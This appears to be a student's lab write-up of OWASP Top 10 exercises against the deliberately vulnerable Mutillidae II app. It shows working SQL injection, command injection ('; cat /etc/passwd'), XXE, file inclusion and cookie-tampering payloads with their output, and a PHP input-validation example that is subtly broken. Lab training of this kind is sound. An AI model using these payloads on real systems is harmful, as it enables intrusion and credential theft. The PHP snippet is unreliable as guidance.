

OWASP Top Labs

Based on Mutillidae II Web App on Firefox Browser and Kali Linux OS

A1 – Injection (SQL)

Opening the Login page, by navigating to the OWASP 2017 -> A1 - Injection (SQL) -> SQLi Bypass Authentication -> Login menu item.

OWASP 2017	A1 - Injection (SQL)	SQLi - Extract Data	
OWASP 2013	A1 - Injection (Other)	SQLi - Bypass Authentication	Login
OWASP 2010	A2 - Broken Authentication and Session Management	SQLi - Insert Injection	
OWASP 2007	A3 - Sensitive Data Exposure	Blind SQL via Timing	
Web Services	A4 - XML External Entities	SQLMAP Practice	
HTML 5	A5 - Broken Access Control	Via JavaScript Object Notation (JSON)	
Others	A6 - Security Misconfiguration	Via SOAP Web Service	
		Via REST Web Service	

Often, login SQL queries look something like this: **SELECT * from user where user='<username>' and password='<password>'**

where <username> and <password> are the values supplied by the user.

Using the values in the instruction, the SQL became: **SELECT * from user where user='admin' and password='whatever' or 1='1';**

In this query, if the password is incorrect, it will use the OR 1='1' clause, which always evaluates to true. Thus SQL query will successfully return a row, even though the password is wrong. So our input changed the structure of the query to succeed even when the password is incorrect.

We will bypass authentication by abusing both the username and password fields. We will start with the password field adding **whatever' or 1='1**

Please sign-in


Username

Password

Dont have an account? [here](#)

This connection is not secure. Logins entered here could be compromised. [Learn More](#)

Successfully authenticated



This type of error message appear when I fail an injection

Failure is always an option	
Line	170
Code	0
File	/var/www/mutillidae/classes/MySQLHandler.php
Message	<pre>/var/www/mutillidae/classes/MySQLHandler.php on line 165: Error executing query: connect_errno: 0 errno: 1064 error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '=' at line 1 client_info: 5.5.54 host_info: Localhost via UNIX socket) Query: SELECT username FROM accounts WHERE username='admin' AND password='whatever' or '=' (0) [Exception]</pre>

Now instead of the password field, I target the user table with the Username field only

Please sign-in

Username

admin';#


Password

Login

Dont have an account? [Please register here](#)

In this case, we changed the SQL query to this: `SELECT * from user where username='admin';#` and `password=""`; The important piece of information here is that the # character is a comment for this particular version of SQL. All SQL databases have similar symbols. Some are -- . But in any case, what happened is that we simply terminated the SQL statement after the username check and the comment told the database to ignore everything else.

Result :



Now I Open the **User Info** page, by navigating to the OWASP 2017 -> A1 - Injection (SQL) -> SQLi Extract Data -> User Info (SQL) menu item.

OWASP 2017	A1 - Injection (SQL)	SQLi - Extract Data	User Info (SQL)
OWASP 2013	A1 - Injection (Other)	SQLi - Bypass Authentication	

Name	<input type="text" value="admin';#"/>
Password	<input type="password"/>
<input type="button" value="View Account Details"/>	
<i>Dont have an account? Please register here</i>	
Results for "admin';#".1 records found.	
Username =admin Password =adminpass Signature =g0t r00t?	

But if we put those lines on the name field **admin' or 1=1;#**

Name	<input type="text"/>
Password	<input type="password"/>
<input type="button" value="View Account Details"/>	
<i>Dont have an account? Please register here</i>	
Results for "admin' or 1=1;#".23 records found.	
Username =admin Password =adminpass Signature =g0t r00t?	
Username =adrian Password =somepassword Signature =Zombie Films Rock!	
Username =john Password =monkey Signature =I like the smell of confunk	

the SQL query becomes: **SELECT * from accounts where username='admin' or 1=1;#'** and **password=''**; Since the where condition is always true, it returns all rows in the table.

Name

Password

View Account Details

Dont have an account? [Please register here](#)

Results for "admin' union select 1, username, password, 4, 5, 6, 7 from accounts;#".24 records found.

Username=admin
Password=adminpass
Signature=g0t r00t?

Username=admin
Password=adminpass
Signature=4

Username=adrian
Password=somepassword
Signature=4

Username=john
Password=monkey
Signature=4

admin' union select 1, username, password, 4, 5, 6, 7 from accounts;#

This injection makes use of the union select operation in SQL. That allows me to run a second SQL query and append it to the results of the query. Fortunately this application tells us that the number of columns is wrong. So the way to develop this sort of exploit is to keep increasing the number of constant values (that is the 1, 4, 5, 6, and 7) that we select until the attack works. Then we know that the number of columns is correct.

It would be natural to try selecting username, password, 3, 4, 5, 6, 7. That tells us that username should be in the second position, and that password should be in the third position.

One nice thing for attackers in a union select SQL injection is that I can select from any table that the web application user has access to. If permissions are not set properly, the attacker can even dump the database system credentials.

Command Injection

If the user data is not properly filtered, the command sent to the server operating system can be manipulated,

Open the DNS Tool page, by navigating to the OWASP 2017 -> A1 - Injection (Other) -> Command Injection -> DNS Lookup menu item.

Who would you like to do a DNS lookup on?

Enter IP or hostname

Hostname/IP

mutillidae

Lookup DNS

Results for mutillidae

Server: 192.168.1.50

Address: 192.168.1.50#53

Name: mutillidae

Address: 192.168.1.100

Hostname/IP

mutillidae; id

Lookup DNS

Results for mutillidae; id

Server: 192.168.1.50

Address: 192.168.1.50#53

Name: mutillidae

Address: 192.168.1.100

uid=33(www-data) gid=33(www-data) groups=33(www-data)

The command lines lead to even worse data leak

Hostname/IP

mutillidae; cat /etc/passwd

Lookup DNS

Results for mutillidae; cat /etc/passwd

Server: 192.168.1.50

Address: 192.168.1.50#53

Name: mutillidae

Address: 192.168.1.100

root:x:0:0:root:/root:/opt/pns-client/bin/psudoscorebot.x

daemon:x:1:1:daemon:/usr/sbin:/bin/sh

bin:x:2:2:bin:/bin:/bin/sh

sys:x:3:3:sys:/dev:/bin/sh

sync:x:4:65534:sync:/bin:/bin/sync

games:x:5:60:games:/usr/games:/bin/sh

man:x:6:12:man:/var/cache/man:/bin/sh

lp:x:7:7:lp:/var/spool/lpd:/bin/sh

mail:x:8:8:mail:/var/mail:/bin/sh



Html injection


injection of HTML content into a web page, changing the look of the page and possibly even the location that the browser goes to.


An attacker can change the look and behavior for anyone else on the application who views the injected pages.


[Register](#) | [Toggle Hints](#) | [Show Popup Hints](#) | [Toggle Security](#) | [Enforce SSL](#) | [Reset DB](#) | [View Log](#)


Log

 **Back**  **Help Me!**

 **Hints and Videos**



 **99 log records found**

 **Refresh Logs**

 **Del**

Hostname	IP	Browser Agent	Page Viewed
192.168.1.50	192.168.1.50	Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0	User visited: show-log.php
192.168.1.50	192.168.1.50	Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0	User visited: login.php

192.168.1.100/mutillidae/index.php?page=<H1>Fausse Page test</H1>   Search

Visited ▾  Offensive Security  Kali Linux  Kali Docs  Kali Tools  Exploit-DB  Aircrack-ng  Kali Forums



OWASP Mutillidae II: Web Pwn in Mass

Version: 2.6.53 **Security Level: 0 (Hosed)** **Hints: Enabled (1 - Try easier)**

[Home](#) | [Login/Register](#) | [Toggle Hints](#) | [Show Popup Hints](#) | [Toggle Security](#) | [Enforce SSL](#) | [Reset DB](#) | [View Log](#)


2017 ▾
2013 ▾
2010 ▾
2007 ▾
Services ▾


Page Not Found


 **Back**  **Help Me!**


Validation Error: 404 - Page Not Found


Log


Back

Help Me!

Hints and Videos


103 log records found

Refresh Logs

Delete Logs

Hostname	IP	Browser Agent	Page Viewed
192.168.1.50	192.168.1.50	Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0	User visited: home.php
192.168.1.50	192.168.1.50	Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0	User visited: <div>Fausse Page test</div>

Additional Info


RANGEFORCE

WASE - SQL Injection: Authentication Bypass

Instructions

Material

Feedback

Gain access to the webshop

Check website support.dbm.hl

Inject SQLi into login form

Manage to login as an admin

Comments In SQL


Sometimes hackers manipulate SQL commands by using commenting characters like # and -- to finish the query before it is supposed to.

MySQL supports three comment styles:

- # comments everything out until the end of the line
- comments everything out until the end of the line
- /* block comment */ can be used inside the SQL command to comment out specific chunks


Examples:

```
select TABLE_SCHEMA from information_schema.tables; # This is a comment
select TABLE_NAME from information_schema.tables; -- This is a comment
select TABLE_NAME, TABLE_SCHEMA /* this is a comment */ from
information_schema.tables;
/*
this is a multi line comment
*/
```



Trying to bypass the authentication in the password field:

randompassword' or '1'='1' and id <> 1; -- #



Command Injection (PHP)

Targeting a blog page

New Competition

Sundown Scooters

Take your helmet and camera and head to the sunset.

We have prizes for...

[Read more](#)

Winners of Urban with Scooters

This field require a URL to an image,

test

✉ arcanis37@gmail.com

Choisir un fichier Aucun fichier choisi

http://test.com/test.png; ls

Update profile image

bootstrap-3.3.6-dist
conf.example.php
conf.php
font-awesome
fonts
fonts.css
func.php
functions
images
index.php
jquery-1.11.3.min.js
jquery.easing.min.js
marked.js
old_index.html
scrolling-nav.js
style.css
uploads
views

Edit profile settings

http://test.com/test.png; pwd

Update profile image

www-data

Validate user input

If there is no way around executing system commands then you need to make sure the user has not written any malicious code into a form field. The easiest way is to just check for suspicious symbols like `;` and `#`. This is called blacklisting. To be really sure however you'll need to instead make sure what kind of strings are allowed and **whitelist the symbols**. For example if your command accepts a filename then you need to whitelist letters, numbers and the dot `.`.

Here's a PHP example with Regex where a user can delete a file:

```
if (preg_match('/^[a-zA-Z0-9]+\.[a-z]{1,5}$/g', $filename)) {  
    exec('rm {$filename}'); // is filename so execute command  
} else {  
    throw new Exception('Not a filename');  
}
```



A2 - Broken Authentication


In this application, too much information is stored in the cookies, which are vulnerable to modification by the user. The first thing we will do is create a normal user, and then we will try to elevate our permissions.

Back in the vulnerable web application, I register an account

[Login/Register](#) | [Toggle Hints](#) | [Show Popup Hints](#) | [Toggle Security](#) | [Enforce SSL](#) | [Reset DB](#) | [View Log](#)

Login


 **Back**  **Help Me!**

 **Hints and Videos**

Please sign-in

Username

Password

Dont have an account? [Please register here](#) 

Please choose your username, password and signature

Username

test

Password

••••

[Password Generator](#)

Confirm Password

••••

Signature

this is an account test

Create Account

And now I log in the freshly created account

Please sign-in

Username

test

Password

••••


Login

Dont have an account? [Please register here](#)


Instead of using a session token to identify the session, which would indicate the user that is actually logged in, this application stores the user directly in cookies that are stored in the browser. The user can edit these cookies and change them to any value.

As we are now logged in as a limited privilege user we will elevate our privileges.


Using a browser plugin such as **Cookie Manager** it is possible to modify cookies



Let's edit the account ID cookie. The current value of the cookie (24) is the userid of the test user that was created earlier. Let's change it to another user and see what happens. Our user id is fairly small, so there is a good chance that the admin user has a userid of 0 or 1.



Once I refresh the page, the popup informs us that we are now admin



A3 - Sensitive Data Exposure

Sensitive Data Exposure is a general term that simply means exposure of data that should otherwise not be viewed by a regular user. This can include pages accessible to the general public that should be removed or hidden, backups, development files, verbose error messages, and many other types of sensitive data...

In this case we only use Nikto but Dirb, Dirbuster, Gobuster could also be used to find out even more sensitive data. The **robots.txt** file is a classic example of a security by obscurity failure.


```

student-kali$nikto -host http://mutillidae/mutillidae/
- Nikto v2.1.6 mutillidae/

+ Target IP: 192.168.1.100
+ Target Hostname: mutillidae
+ Target Port: 80
+ Start Time: 2020-04-04 05:33:28 (GMT-4)

+ Server: Apache/2.2.22 (Ubuntu) Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier
+ Retrieved x-powered-by header: PHP/5.3.10-1ubuntu3.26
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to pro
+ Uncommon header 'logged-in-user' found, with contents:
+ The X-Content-Type-Options header is not set. This could allow the user agent to render th
nt fashion to the MIME type
+ Cookie PHPSESSID created without the httponly flag
+ Cookie showhints created without the httponly flag
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server leaks inodes via ETags, header found with file /mutillidae/robots.txt, inode: 26705
:38:19 2017
+ "robots.txt" contains 8 entries which should be manually viewed.
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (t
current.
+ IP address found in the 'Location' header. The IP is "127.0.1.1"

```





```

User-agent: *
Disallow: passwords/
Disallow: config.inc
Disallow: classes/
Disallow: javascript/
Disallow: owasp-esapi-php/
Disallow: documentation/
Disallow: phpmyadmin/
Disallow: includes/


```

The **passwords** directory seems suspicious, almost like a honeypot trap. Still, let's dive into it.



  | mutillidae/mutillidae/passwords/

Mutillidae

Index of /mutillidae/passwords

Name	Last modified	Size	Description
 Parent Directory		-	
 accounts.txt	06-Jan-2017 16:38	929	

Apache/2.2.22 (Ubuntu) Server at mutillidae Port 80

  | mutillidae/mutillidae/passwords/accounts.txt

Mutillidae

```
1,admin,adminpass,g0t r00t?,Admin
2,adrian,somepassword,Zombie Films Rock!,Admin
3,john,monkey,I like the smell of confunk,Admin
4,jeremy,password,d1373 1337 speak,Admin
5,bryce,password,I Love SANS,Admin
6,samurai,samurai,Carving fools,Admin
7,jim,password,Rome is burning,Admin
8,bobby,password,Hank is my dad,Admin
9,simba,password,I am a super-cat,Admin
10,dreveil,password,Preparation H,Admin
11,scotty,password,Scotty do,Admin
12,cal,password,C-A-T-S Cats Cats Cats,Admin
13,john,password,Do the Duggie!,Admin
14,kevin,42,Doug Adams rocks,Admin
15,dave,set,Bet on S.E.T. FTW,Admin
16,patches,tortoise,meow,Admin
17,rocky,stripes,treats?,Admin
18,tim,lanmaster53,Because reconnaissance is hard to spell,Admin
19,ABaker,SoSecret,Muffin tops only,Admin
20,PPan,NotTelling,Where is Tinker?,Admin
21,CHook,JollyRoger,Gator-hater,Admin
22,james,i<3devs,Occupation: Researcher,Admin
23,ed,pentest,Commandline KungFu anyone?,Admin
```



```

1 <?php
2  /* NOTE: On Samurai, the $dbpass password is "samurai" rather than blank */
3
4  /* PLEASE NOTE CAREFULLY: THIS PAGE IS DEPRECIATED BUT WILL REMAIN AS AN EASTER E
5  * HACKING TARGET. THIS PAGE USED TO DATABASE CONNECTION INFORMATION
6  * BUT WAS REPLACED BY THE MySQLHandler CLASS.
7  */
8
9  //$dbhost = 'localhost';
10  //$dbuser = 'root';
11  //$dbpass = '';
12  //$dbname = 'owasp10';
13  ?>
14

```

Now let's navigate to the OWASP 2017 -> A3 - Sensitive Data Exposure -> Information Disclosure-> HTML/Javascript Comments menu item.


OWASP 2017	A1 - Injection (SQL)	User Lookup (SQL)	
OWASP 2013	A1 - Injection (Other)		
OWASP 2010	A2 - Broken Authentication and Session Management	Help Me!	
OWASP 2007	A3 - Sensitive Data Exposure	Information Disclosure	PHP MyAdmin Console
Web Services	A4 - XML External Entities	Application Path Disclosure	PHP Info Page
HTML 5	A5 - Broken Access Control	Platform Path Disclosure	Robots.txt
Others	A6 - Security Misconfiguration	SSL Misconfiguration	"Secret" Administrative Pages
	A7 - Cross Site Scripting (XSS)		HTML5 Web Storage
Documentation	A8 - Insecure Deserialization	Authentication Error: Bad us	HTML/Javascript Comments

We check the page source to gather some sensitive informations

Most pages have comments that are inappropriate to be shared on the client-side. The comments are included by the main frame in which pages appear, so almost any page will have the comments.

You may want to try to "View Source" of this page and see if database credentials might be present.

Click "**Hints and Videos**". Open the hint on "**Client-side Comments**". There are videos at the bottom that show different techniques that may be useful.




If I look for **password** keyword, some comments disclose the password to the database...

```
1038 </tr>
1039 </table>
1040 <!-- I think the database password is set to blank or perhaps samurai.
1041 It depends on whether you installed this web app from irongeeks site or
1042 are using it inside Kevin Johnsons Samurai web testing framework.
1043 It is ok to put the password in HTML comments because no user will ever see
1044 this comment. I remember that security instructor saying we should use the
1045 framework comment symbols (ASP.NET, JAVA, PHP, Etc.)
1046 rather than HTML comments, but we all know those
1047 security instructors are just making all this up. --> <!-- End Content -->
1048 </blockquote>
1049 </td>
1050 </tr>
1051 </table>
1052
1053
1054 <!-- Bubble hints code -->
1055
1056 <script type="text/javascript">
1057     $(function() {
1058         $('[ReflectedXSSExecutionPoint]').attr("title", "");
1059         $('[ReflectedXSSExecutionPoint]').balloon();
1060     });
1061 </script>
```

password ^ v Highlight All Match Case Whole Words 15 of 15 matches

A4 - XML External Entities

XML documents are allowed to declare entities, which enable the developer to break the document into parts, making it more modular. These entities can be defined in local or remote files, depending on how the system is configured. If a user is allowed to influence the declaration of these entities, that user might be able to access system resources or files that are otherwise prohibited.



The XML parser is very picky and case sensitive.

Please Enter XML to Validate

Example: <somexml><message>Hello World</message></somexml>

XML

Validate XML

If I add those lines I might get the content of the `/etc/passwd` file

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE example [
<!ELEMENT attack ANY >
<!ENTITY xxe SYSTEM "/etc/passwd" >
]>
<attack>&xxe;</attack>
```

XML Submitted

```
<?xml version="1.0" encoding="ISO-8859-1"?> <!DOCTYPE example [ <!ELEMENT attack ANY > <!ENTITY xxe SYSTEM
"/etc/passwd" > ]> <attack>&xxe;</attack>
```

Text Content Parsed From XML

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:
/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false mysql:x:102:105:MySQL Server,,,:/nonexistent:/bin/false
messagebus:x:103:106::/var/run/dbus:/bin/false whoopsie:x:104:107::/nonexistent:/bin/false
landscape:x:105:110::/var/lib/landscape:/bin/false mutillidae:x:1000:1000:mutillidae,,,:/home/mutillidae:
/bin/bash
```

A5 - Broken Access Control

The URL parameter is set to **login.php**.

mutillidae/mutillidae/index.php?page=login.php

index.php file provides the constant content and the page variable in the URL determines the unique content. In PHP, this is often done by "including" the file, meaning that it grabs the content and places it in the context of the current page.

mutillidae/mutillidae/index.php?page=/etc/passwd

OWASP Mutillidae II: Web Pwn in Mass Production


Version: 2.6.53 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Not Logged In

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

